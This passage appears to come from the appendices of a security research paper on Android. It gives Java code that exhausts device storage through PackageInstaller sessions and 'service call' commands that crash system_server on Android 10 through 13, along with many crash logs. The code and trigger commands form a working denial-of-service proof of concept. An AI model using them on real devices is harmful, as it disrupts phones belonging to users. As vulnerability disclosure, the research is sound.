E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.setWalModeFromConfiguration(SQLiteConnection.java:337)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.open(SQLiteConnection.java:260)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnection.open(SQLiteConnection.java:205)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnectionPool.openConnectionLocked(SQLiteConnectionPool.java:505)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnectionPool.open(SQLiteConnectionPool.java:206)
E AndroidRuntime:   at android.database.sqlite.SQLiteConnectionPool.open(SQLiteConnectionPool.java:198)
E AndroidRuntime:   at android.database.sqlite.SQLiteDatabase.openInner(SQLiteDatabase.java:919)
E AndroidRuntime:   at android.database.sqlite.SQLiteDatabase.open(SQLiteDatabase.java:899)
E AndroidRuntime:   at android.database.sqlite.SQLiteDatabase.openDatabase(SQLiteDatabase.java:763)
E AndroidRuntime:   at android.database.sqlite.SQLiteDatabase.openDatabase(SQLiteDatabase.java:752)
E AndroidRuntime:   at android.database.sqlite.SQLiteOpenHelper.getDatabaseLocked(SQLiteOpenHelper.java:373)
E AndroidRuntime:   at android.database.sqlite.SQLiteOpenHelper.getWritableDatabase(SQLiteOpenHelper.java:316)
E AndroidRuntime:   at androidx.sqlite.db.framework.FrameworkSQLiteOpenHelper$OpenHelper.getWritableSupportDatabase(FrameworkSQLiteOpenHelper.java:145)
E AndroidRuntime:   at androidx.sqlite.db.framework.FrameworkSQLiteOpenHelper.getWritableDatabase(FrameworkSQLiteOpenHelper.java:106)
E AndroidRuntime:   at androidx.room.RoomDatabase.inTransaction(RoomDatabase.java:622)
E AndroidRuntime:   at androidx.room.RoomDatabase.assertNotSuspendingTransaction(RoomDatabase.java:399)
E AndroidRuntime:   at com.android.bluetooth.btservice.storage.MetadataDao_Impl.load(MetadataDao_Impl.java:299)
E AndroidRuntime:   at com.android.bluetooth.btservice.storage.MetadataDatabase.load(MetadataDatabase.java:95)
E AndroidRuntime:   at com.android.bluetooth.btservice.storage.DatabaseManager$DatabaseHandler.handleMessage(DatabaseManager.java:131)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at android.os.HandlerThread.run(HandlerThread.java:67)
```

Appendix C. Core Code Routines for Exhausting Memory.

```
void fillItUP() {
  long size = Long.MAX_VALUE;
  AppInstallSessionResult appInstallSessionResult = null;
  File data = Environment.getDataDirectory();

  while (true) {
    if (appInstallSessionResult != null && appInstallSessionResult.success == false) {
      double target_size = appInstallSessionResult.size_left * 0.95;
      size = (long) target_size;
    }

    appInstallSessionResult = this.createAppInstallSession(size, "base.apk");

    if (appInstallSessionResult.size_left == 0 || size == 0)
      break;
  }
  Log.d(TAG, "free space after fillup - " + data.getFreeSpace());

  if (data.getFreeSpace() > 400000000L)
    system_crash(getApplicationContext());

}

synchronized AppInstallSessionResult createAppInstallSession(long size, String apkName) {

  int sessionId = -1;
  PackageInstaller pi = null;
  String appPath = null;

  try {
    pi = getPackageManager().getPackageInstaller();
    sessionId = pi.createSession(new PackageInstaller.SessionParams(PackageInstaller.SessionParams.MODE_FULL_INSTALL));
    appPath = "/data/app/vmdl" + sessionId + ".tmp";
    PackageInstaller.Session session = pi.openSession(sessionId);
    OutputStream out = session.openWrite(apkName, 0, size);
    session.fsync(out);
    out.close();
    session.close();
    return new AppInstallSessionResult(true, size, -1, appPath);
  }
  catch (Exception ex) {
    try { pi.abandonSession(sessionId); }
    catch (Exception ex2) {}
    long size_left = -1;
    String message = ex.getMessage();
    Matcher matcher = DISK_SPACE_REMAINING_PATTERN.matcher(message);
    if (matcher.find()) {
      String size_left_str = matcher.group(2);
      size_left = Long.parseLong(size_left_str, 10);
      return new AppInstallSessionResult(false, -1, size_left, appPath);
    }
    else {
      return new AppInstallSessionResult(false, -1, size / 2, appPath);
    }
  }
}

static final class AppInstallSessionResult {
  boolean success;
  long successful_install_size;
  long size_left;
  String path;

  AppInstallSessionResult(boolean success, long successful_install_size, long size_left, String path) {
    this.success = success;
    this.successful_install_size = successful_install_size;
    this.size_left = size_left;
    this.path = path;
  }
}
```

Appendix D. System Crash Stack Traces from the Pixel 3 and the Android SDK Emulator.

Android 13 Beta 1 - Android SDK Emulator

service call connectivity 77

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: ConnectivityServiceThread
E AndroidRuntime: java.lang.NullPointerException: Attempt to invoke interface method 'android.os.IBinder android.net.INetworkOfferCallback.asBinder()' on a null object reference
E AndroidRuntime:   at com.android.server.ConnectivityService.findNetworkOfferInfoByCallback(ConnectivityService.java:7008)
E AndroidRuntime:   at com.android.server.ConnectivityService.access$6300(ConnectivityService.java:296)
E AndroidRuntime:   at com.android.server.ConnectivityService$InternalHandler.handleMessage(ConnectivityService.java:4953)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at android.os.HandlerThread.run(HandlerThread.java:67)
```

service call texttospeech 1

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.IllegalArgumentException: Service Intent must be explicit: Intent { act=android.intent.action.TTS_SERVICE }
E AndroidRuntime:   at android.app.ContextImpl.validateServiceIntent(ContextImpl.java:1835)
E AndroidRuntime:   at android.app.ContextImpl.bindServiceCommon(ContextImpl.java:2009)
E AndroidRuntime:   at android.app.ContextImpl.bindService(ContextImpl.java:1942)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl.bindService(ServiceConnector.java:305)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl.enqueueJobThread(ServiceConnector.java:411)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl.lambda$enqueue$1$com-android-internal-infra-ServiceConnector$Impl(ServiceConnector.java:394)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl$$ExternalSyntheticLambda2.run(Unknown Source:4)
E AndroidRuntime:   at android.os.Handler.handleCallback(Handler.java:938)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:99)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:949)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:639)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:911)
```

service call uimode 1

```
 E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
 E AndroidRuntime: java.lang.RuntimeException: Error receiving broadcast Intent { act=android.app.action.ENTER_CAR_MODE_PRIORITIZED flg=0x10 (has extras) } in com.android.server.telecom.
SystemStateHelper$1@6bd6b11
 E AndroidRuntime:  at android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$android-app-LoadedApk$ReceiverDispatcher$Args(LoadedApk.java:1751)
 E AndroidRuntime:  at android.app.LoadedApk$ReceiverDispatcher$Args$$ExternalSyntheticLambda0.run(Unknown Source:2)
 E AndroidRuntime:  at android.os.Handler.handleCallback(Handler.java:938)
 E AndroidRuntime:  at android.os.Handler.dispatchMessage(Handler.java:99)
 E AndroidRuntime:  at android.os.Looper.loopOnce(Looper.java:201)
 E AndroidRuntime:  at android.os.Looper.loop(Looper.java:288)
 E AndroidRuntime:  at com.android.server.SystemServer.run(SystemServer.java:949)
 E AndroidRuntime:  at com.android.server.SystemServer.main(SystemServer.java:639)
 E AndroidRuntime:  at java.lang.reflect.Method.invoke(Native Method)
 E AndroidRuntime:  at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
 E AndroidRuntime:  at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:911)
 E AndroidRuntime: Caused by: java.lang.NullPointerException
 E AndroidRuntime:  at java.util.Objects.requireNonNull(Objects.java:220)
 E AndroidRuntime:  at com.android.server.telecom.CarModeTracker$CarModeApp.<init>(CarModeTracker.java:59)
 E AndroidRuntime:  at com.android.server.telecom.CarModeTracker$CarModeApp.<init>(CarModeTracker.java:53)
 E AndroidRuntime:  at com.android.server.telecom.CarModeTracker.handleEnterCarMode(CarModeTracker.java:128)
 E AndroidRuntime:  at com.android.server.telecom.InCallController.handleCarModeChange(InCallController.java:2184)
 E AndroidRuntime:  at com.android.server.telecom.InCallController$3.onCarModeChanged(InCallController.java:953)
 E AndroidRuntime:  at com.android.server.telecom.SystemStateHelper.onEnterCarMode(SystemStateHelper.java:260)
 E AndroidRuntime:  at com.android.server.telecom.SystemStateHelper.access$100(SystemStateHelper.java:42)
 E AndroidRuntime:  at com.android.server.telecom.SystemStateHelper$1.onReceive(SystemStateHelper.java:90)
 E AndroidRuntime:  at android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$android-app-LoadedApk$ReceiverDispatcher$Args(LoadedApk.java:1741)
 E AndroidRuntime:  ... 10 more
```

Android 12 - Pixel 3

service call connectivity 77

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: ConnectivityServiceThread
E AndroidRuntime: java.lang.NullPointerException: Attempt to invoke interface method 'android.os.IBinder android.net.INetworkOfferCallback.asBinder()' on a null object reference
E AndroidRuntime:   at com.android.server.ConnectivityService.findNetworkOfferInfoByCallback(ConnectivityService.java:6848)
E AndroidRuntime:   at com.android.server.ConnectivityService.access$6100(ConnectivityService.java:284)
E AndroidRuntime:   at com.android.server.ConnectivityService$InternalHandler.handleMessage(ConnectivityService.java:4833)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at android.os.HandlerThread.run(HandlerThread.java:67)
```

service call input 9

```
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/blueline/blueline:12/SP1A.210812.016.C1/8029091:user/release-keys'
F DEBUG   : Revision: 'MP1.0'
F DEBUG   : ABI: 'arm64'
F DEBUG   : Timestamp: 2022-03-12 17:48:42.592199018-0500
F DEBUG   : Process uptime: 0s
```

```
F DEBUG   : Cmdline: system_server
F DEBUG   : pid: 18853, tid: 21209, name: Binder:18853_14  >>> system_server <<<
F DEBUG   : uid: 1000
F DEBUG   : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
F DEBUG   : Abort message: 'JNI DETECTED ERROR IN APPLICATION: obj == null
F DEBUG   :     in call to GetIntField
F DEBUG   :     from android.view.VerifiedInputEvent com.android.server.input.InputManagerService.nativeVerifyInputEvent(long, android.view.InputEvent)'
F DEBUG   :     x0  0000000000000000  x1  00000000000052d9  x2  0000000000000006  x3  000000759bcb15a0
F DEBUG   :     x4  fefefefefefeff  x5  fefefefefefeff  x6  fefefefefefeff  x7  7f7f7f7f7f7f7f7f
F DEBUG   :     x8  00000000000000f0  x9  b622e5d3de82cc0f  x10 0000000000000000  x11 ffffff80ffffffbdf
F DEBUG   :     x12 0000000000000001  x13 0000000000000106  x14 000000759bcb03b0  x15 ffffffffffffffff
F DEBUG   :     x16 00000078c87a3050  x17 00000078c877feb0  x18 000000752cb4a000  x19 00000000000049a5
F DEBUG   :     x20 00000000000052d9  x21 00000000ffffffff  x22 0000000000000000  x23 000000009b394390
F DEBUG   :     x24 000000759bcb17b0  x25 000000759bcb3000  x26 0000007627c17000  x27 00000000000007d0
F DEBUG   :     x28 000000759bcb2154  x29 000000759bcb1620
F DEBUG   :     lr  00000078c8732ba0  sp  000000759bcb1580  pc  00000078c8732bcc  pst 0000000000000000
F DEBUG   : backtrace:
F DEBUG   :       #00 pc 000000000004fbcc  /apex/com.android.runtime/lib64/bionic/libc.so (abort+164) (BuildId: ba489d4985c0cf173209da67405662f9)
F DEBUG   :       #01 pc 00000000006d9d44  /apex/com.android.art/lib64/libart.so (art::Runtime::Abort(char const*)+660) (BuildId: cdecb8dde1264c9871695c29854aa3b1)
F DEBUG   :       #02 pc 000000000001595c  /apex/com.android.art/lib64/libbase.so (android::base::SetAborter(std::__1::function<void (char const*)>&&)::$_3::__invoke(char const*)+76) (BuildId:
225cc3496ad7ce1867ed9bd3357de134)
F DEBUG   :       #03 pc 0000000000014f8c  /apex/com.android.art/lib64/libbase.so (android::base::LogMessage::~LogMessage()+364) (BuildId: 225cc3496ad7ce1867ed9bd3357de134)
F DEBUG   :       #04 pc 00000000003da034  /apex/com.android.art/lib64/libart.so (art::JavaVMExt::JniAbort(char const*, char const*)+2440) (BuildId: cdecb8dde1264c9871695c29854aa3b1)
F DEBUG   :       #05 pc 00000000005c431c  /apex/com.android.art/lib64/libart.so (art::JNI<false>::GetIntField(_JNIEnv*, _jobject*, _jfieldID*)+1020) (BuildId: cdecb8dde1264c9871695c29854aa3b1)
F DEBUG   :       #06 pc 000000000011de48  /system/lib64/libandroid_runtime.so (android::android_view_KeyEvent_toNative(_JNIEnv*, _jobject*, android::KeyEvent*)+72) (BuildId: f21e19bfa4e5c3afad-
804a71681c9fca)
F DEBUG   :       #07 pc 000000000007ef98  /system/lib64/libandroid_servers.so (android::nativeVerifyInputEvent(_JNIEnv*, _jclass*, long, _jobject*)+128) (BuildId: d80942708c089de26b7e943598a-
8c56a)
F DEBUG   :       #08 pc 0000000000b8a964  /system/framework/oat/arm64/services.odex (art_jni_trampoline+116) (BuildId: dca4b631976f151bbb57b540877b30caa74ca9ee)
F DEBUG   :       #09 pc 00000000010dc9c8  /system/framework/oat/arm64/services.odex (com.android.server.input.InputManagerService.verifyInputEvent+56) (BuildId: dca4b631976f151bbb57b-
540877b30caa74ca9ee)
F DEBUG   :       #10 pc 000000000020a0a0  /apex/com.android.art/lib64/libart.so (nterp_helper+4016) (BuildId: cdecb8dde1264c9871695c29854aa3b1)
F DEBUG   :       #11 pc 0000000000534818  /system/framework/framework.jar
F DEBUG   :       #12 pc 0000000000555f3c  /system/framework/arm64/boot-framework.oat (android.os.Binder.execTransactInternal+1004) (BuildId: cd0d30cfe55a6ea564774aa1901873d3f563e32b)
F DEBUG   :       #13 pc 0000000000555a38  /system/framework/arm64/boot-framework.oat (android.os.Binder.execTransact+296) (BuildId: cd0d30cfe55a6ea564774aa1901873d3f563e32b)
F DEBUG   :       #14 pc 00000000002d0164  /apex/com.android.art/lib64/libart.so (art_quick_invoke_stub+548) (BuildId: cdecb8dde1264c9871695c29854aa3b1)
F DEBUG   :       #15 pc 000000000043c168  /apex/com.android.art/lib64/libart.so (art::JValue art::InvokeVirtualOrInterfaceWithVarArgs<art::ArtMethod*>(art::ScopedObjectAccessAlreadyRunnable
const&, _jobject*, art::ArtMethod*, std::__va_list)+880) (BuildId: cdecb8dde1264c9871695c29854aa3b1)
F DEBUG   :       #16 pc 00000000005a9bc8  /apex/com.android.art/lib64/libart.so (art::JNI<false>::CallBooleanMethodV(_JNIEnv*, _jobject*, _jmethodID*, std::__va_list)+300) (BuildId: cdecb8dde1264c-
9871695c29854aa3b1)
F DEBUG   :       #17 pc 00000000000b1f14  /system/lib64/libandroid_runtime.so (_JNIEnv::CallBooleanMethod(_jobject*, _jmethodID*, ...)+120) (BuildId: f21e19bfa4e5c3afad804a71681c9fca)
F DEBUG   :       #18 pc 000000000015db20  /system/lib64/libandroid_runtime.so (JavaBBinder::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+156) (BuildId: f21e19b-
fa4e5c3afad804a71681c9fca)
F DEBUG   :       #19 pc 0000000000045b10  /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+160) (BuildId: 988f356b9b0f2c-
c1c72ca18641b33a2f)
F DEBUG   :       #20 pc 0000000000044af0  /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+508) (BuildId: 988f356b9b0f2cc1c72ca18641b33a2f)
F DEBUG   :       #21 pc 0000000000041f78  /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+492) (BuildId: 988f356b9b0f2cc1c72ca18641b33a2f)
F DEBUG   :       #22 pc 0000000000041d78  /system/lib64/libbinder.so (android::PoolThread::threadLoop()+24) (BuildId: 988f356b9b0f2cc1c72ca18641b33a2f)
F DEBUG   :       #23 pc 00000000000120ac  /system/lib64/libutils.so (android::Thread::_threadLoop(void*)+260) (BuildId: a3acb0eba7fd91ea48db6f0befa41c65)
F DEBUG   :       #24 pc 00000000000ba3c0  /system/lib64/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+144) (BuildId: f21e19bfa4e5c3afad804a71681c9fca)
F DEBUG   :       #25 pc 0000000000011964  /system/lib64/libutils.so (thread_data_t::trampoline(thread_data_t const*)+404) (BuildId: a3acb0eba7fd91ea48db6f0befa41c65)
F DEBUG   :       #26 pc 00000000000b1910  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+264) (BuildId: ba489d4985c0cf173209da67405662f9)
F DEBUG   :       #27 pc 00000000000513f0  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+64) (BuildId: ba489d4985c0cf173209da67405662f9)
```

service call texttospeech 1

```
--------- beginning of crash
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.IllegalArgumentException: Service Intent must be explicit: Intent { act=android.intent.action.TTS_SERVICE }
E AndroidRuntime:   at android.app.ContextImpl.validateServiceIntent(ContextImpl.java:1804)
E AndroidRuntime:   at android.app.ContextImpl.bindServiceCommon(ContextImpl.java:1970)
E AndroidRuntime:   at android.app.ContextImpl.bindService(ContextImpl.java:1903)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl.bindService(ServiceConnector.java:305)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl.enqueueJobThread(ServiceConnector.java:411)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl.lambda$enqueue$1$ServiceConnector$Impl(ServiceConnector.java:394)
E AndroidRuntime:   at com.android.internal.infra.ServiceConnector$Impl$$ExternalSyntheticLambda2.run(Unknown Source:4)
E AndroidRuntime:   at android.os.Handler.handleCallback(Handler.java:938)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:99)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:903)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:610)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:981)
```

service call uimode 1

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.RuntimeException: Error receiving broadcast Intent { act=android.app.action.ENTER_CAR_MODE_PRIORITIZED flg=0x10 (has extras) } in com.android.server.telecom.
SystemStateHelper$1@8fa99bb
E AndroidRuntime:   at android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$LoadedApk$ReceiverDispatcher$Args(LoadedApk.java:1689)
E AndroidRuntime:   at android.app.LoadedApk$ReceiverDispatcher$Args$$ExternalSyntheticLambda0.run(Unknown Source:2)
E AndroidRuntime:   at android.os.Handler.handleCallback(Handler.java:938)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:99)
E AndroidRuntime:   at android.os.Looper.loopOnce(Looper.java:201)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:288)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:903)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:610)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:548)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:981)
E AndroidRuntime: Caused by: java.lang.NullPointerException
E AndroidRuntime:   at java.util.Objects.requireNonNull(Objects.java:220)
E AndroidRuntime:   at com.android.server.telecom.CarModeTracker$CarModeApp.<init>(CarModeTracker.java:59)
E AndroidRuntime:   at com.android.server.telecom.CarModeTracker$CarModeApp.<init>(CarModeTracker.java:53)
E AndroidRuntime:   at com.android.server.telecom.CarModeTracker.handleEnterCarMode(CarModeTracker.java:128)
```

```
E AndroidRuntime:   at com.android.server.telecom.InCallController.handleCarModeChange(InCallController.java:2177)
E AndroidRuntime:   at com.android.server.telecom.InCallController$3.onCarModeChanged(InCallController.java:953)
E AndroidRuntime:   at com.android.server.telecom.SystemStateHelper.onEnterCarMode(SystemStateHelper.java:260)
E AndroidRuntime:   at com.android.server.telecom.SystemStateHelper.access$100(SystemStateHelper.java:42)
E AndroidRuntime:   at com.android.server.telecom.SystemStateHelper$1.onReceive(SystemStateHelper.java:90)
E AndroidRuntime:   at android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$LoadedApk$ReceiverDispatcher$Args(LoadedApk.java:1679)
E AndroidRuntime:   ... 10 more
```

Android 11 - Pixel 3

service call connectivity 87

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: ConnectivityServiceThread
E AndroidRuntime: java.lang.NullPointerException: Attempt to invoke interface method 'android.os.IBinder android.net.IConnectivityDiagnosticsCallback.asBinder()' on a null object reference
E AndroidRuntime:   at com.android.server.ConnectivityService.handleUnregisterConnectivityDiagnosticsCallback(ConnectivityService.java:8016)
E AndroidRuntime:   at com.android.server.ConnectivityService.access$7800(ConnectivityService.java:255)
E AndroidRuntime:   at com.android.server.ConnectivityService$ConnectivityDiagnosticsHandler.handleMessage(ConnectivityService.java:7860)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:106)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:223)
E AndroidRuntime:   at android.os.HandlerThread.run(HandlerThread.java:67)
```

service call input 9

```
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/blueline/blueline:11/RP1A.200720.009/6720564:user/release-keys'
F DEBUG   : Revision: 'MP1.0'
F DEBUG   : ABI: 'arm64'
F DEBUG   : Timestamp: 2022-03-12 17:12:02-0500
F DEBUG   : pid: 13518, tid: 19187, name: Binder:13518_1D  >>> system_server <<<
F DEBUG   : uid: 1000
F DEBUG   : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
F DEBUG   : Abort message: 'JNI DETECTED ERROR IN APPLICATION: obj == null
F DEBUG   :     in call to GetIntField
F DEBUG   :     from android.view.VerifiedInputEvent com.android.server.input.InputManagerService.nativeVerifyInputEvent(long, android.view.InputEvent)'
F DEBUG   :     x0  0000000000000000  x1  0000000000004af3  x2  0000000000000006  x3  0000007bcada7680
F DEBUG   :     x4  fefefefefefefeff  x5  fefefefefefefeff  x6  fefefefefefefeff  x7  7f7f7f7f7f7f7f7f
F DEBUG   :     x8  000000000000000f0  x9  2d9cc566d4533dad  x10 0000000000000000  x11 ffffffc0ffffffbdf
F DEBUG   :     x12 0000000000000001  x13 0000000000000106  x14 ff00000000000000  x15 ffffffffffffffff
F DEBUG   :     x16 0000007ee4297c80  x17 0000007ee42793b0  x18 0000007b53880000  x19 000000000000034ce
F DEBUG   :     x20 0000000000004af3  x21 00000000ffffffff  x22 0000000000000000  x23 0000000000000000
F DEBUG   :     x24 0000007c52620e77  x25 0000000000000001  x26 0000007c52637d99  x27 0000007c52c3c000
F DEBUG   :     x28 0000007c72ca3930  x29 0000007bcada7700
F DEBUG   :     lr  0000007ee422ce20  sp  0000007bcada7660  pc  0000007ee422ce4c  pst 0000000000000000
```

service call uimode 1

```
--------- beginning of crash
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.RuntimeException: Error receiving broadcast Intent { act=android.app.action.ENTER_CAR_MODE_PRIORITIZED flg=0x10 (has extras) } in com.android.server.telecom.
SystemStateHelper$1@6d8d44a
E AndroidRuntime:   at android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$LoadedApk$ReceiverDispatcher$Args(LoadedApk.java:1566)
E AndroidRuntime:   at android.app.-$$Lambda$LoadedApk$ReceiverDispatcher$Args$_BumDX2UKsnxLVrE6UJsJZkotuA.run(Unknown Source:2)
E AndroidRuntime:   at android.os.Handler.handleCallback(Handler.java:938)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:99)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:223)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:622)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:408)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:592)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:925)
E AndroidRuntime: Caused by: java.lang.NullPointerException
E AndroidRuntime:   at java.util.Objects.requireNonNull(Objects.java:220)
E AndroidRuntime:   at com.android.server.telecom.CarModeTracker$CarModeApp.<init>(CarModeTracker.java:47)
E AndroidRuntime:   at com.android.server.telecom.CarModeTracker.handleEnterCarMode(CarModeTracker.java:118)
E AndroidRuntime:   at com.android.server.telecom.InCallController.handleCarModeChange(InCallController.java:1794)
E AndroidRuntime:   at com.android.server.telecom.InCallController.lambda$new$0(InCallController.java:851)
E AndroidRuntime:   at com.android.server.telecom.InCallController.lambda$new$0$InCallController(Unknown Source:0)
E AndroidRuntime:   at com.android.server.telecom.-$$Lambda$InCallController$7MIWK1QfVtbLqD7L7AoDsDyq2WQ.onCarModeChanged(Unknown Source:2)
E AndroidRuntime:   at com.android.server.telecom.SystemStateHelper.onEnterCarMode(SystemStateHelper.java:198)
E AndroidRuntime:   at com.android.server.telecom.SystemStateHelper.access$000(SystemStateHelper.java:40)
E AndroidRuntime:   at com.android.server.telecom.SystemStateHelper$1.onReceive(SystemStateHelper.java:67)
E AndroidRuntime:   at android.app.LoadedApk$ReceiverDispatcher$Args.lambda$getRunnable$0$LoadedApk$ReceiverDispatcher$Args(LoadedApk.java:1556)
E AndroidRuntime:   ... 9 more
```

Android 10 - Pixel 3

service call fingerprint 17

```
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.NullPointerException: Attempt to invoke interface method 'android.os.IBinder android.hardware.biometrics.IBiometricServiceLockoutResetCallback.asBinder()' on a null object
reference
E AndroidRuntime:   at com.android.server.biometrics.BiometricServiceBase$LockoutResetMonitor.<init>(BiometricServiceBase.java:566)
E AndroidRuntime:   at com.android.server.biometrics.BiometricServiceBase.lambda$addLockoutResetCallback$6$BiometricServiceBase(BiometricServiceBase.java:942)
E AndroidRuntime:   at com.android.server.biometrics.-$$Lambda$BiometricServiceBase$XAcKFVHrxFAE_DeiO9UcSMHwbi4.run(Unknown Source:4)
E AndroidRuntime:   at android.os.Handler.handleCallback(Handler.java:883)
E AndroidRuntime:   at android.os.Handler.dispatchMessage(Handler.java:100)
E AndroidRuntime:   at android.os.Looper.loop(Looper.java:214)
E AndroidRuntime:   at com.android.server.SystemServer.run(SystemServer.java:541)
E AndroidRuntime:   at com.android.server.SystemServer.main(SystemServer.java:349)
E AndroidRuntime:   at java.lang.reflect.Method.invoke(Native Method)
E AndroidRuntime:   at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:492)
E AndroidRuntime:   at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:908)
```

service call sensorservice 5

Invokes the sensor.ISensorServer.createSensorDirectConnection(const String16&, uint32_t, int32_t, int32_t, const native_handle_t *) function that is exposed in the android.gui.SensorServer service interface.

```
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/blueline/blueline:10/QP1A.190711.019/5790879:user/release-keys'
F DEBUG   : Revision: 'MP1.0'
F DEBUG   : ABI: 'arm64'
F DEBUG   : Timestamp: 2022-03-12 16:31:57-0500
F DEBUG   : pid: 11077, tid: 12159, name: Binder:11077_14  >>> system_server <<<
F DEBUG   : uid: 1000
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x0
F DEBUG   : Cause: null pointer dereference
F DEBUG   :     x0  0000000000000000  x1  0000007caced3110  x2  0000000000000004  x3  0000000000000003
F DEBUG   :     x4  0000000000000000  x5  8080800000000000  x6  fefeff6462687571  x7  7f7f7f7f7f7f7f7f
F DEBUG   :     x8  b3e96d6195239c78  x9  b3e96d6195239c78  x10 0000000000000001  x11 0000000000000000
F DEBUG   :     x12 0000000000000018  x13 ffffffffffffffff  x14 0000000000000004  x15 ffffffffffffffff
F DEBUG   :     x16 0000007e1b8f1128  x17 0000007e1b36fd80  x18 0000007c9c0e0000  x19 0000007caced39f0
F DEBUG   :     x20 0000007d89eaec00  x21 0000000000000000  x22 0000000000000000  x23 0000000000000000
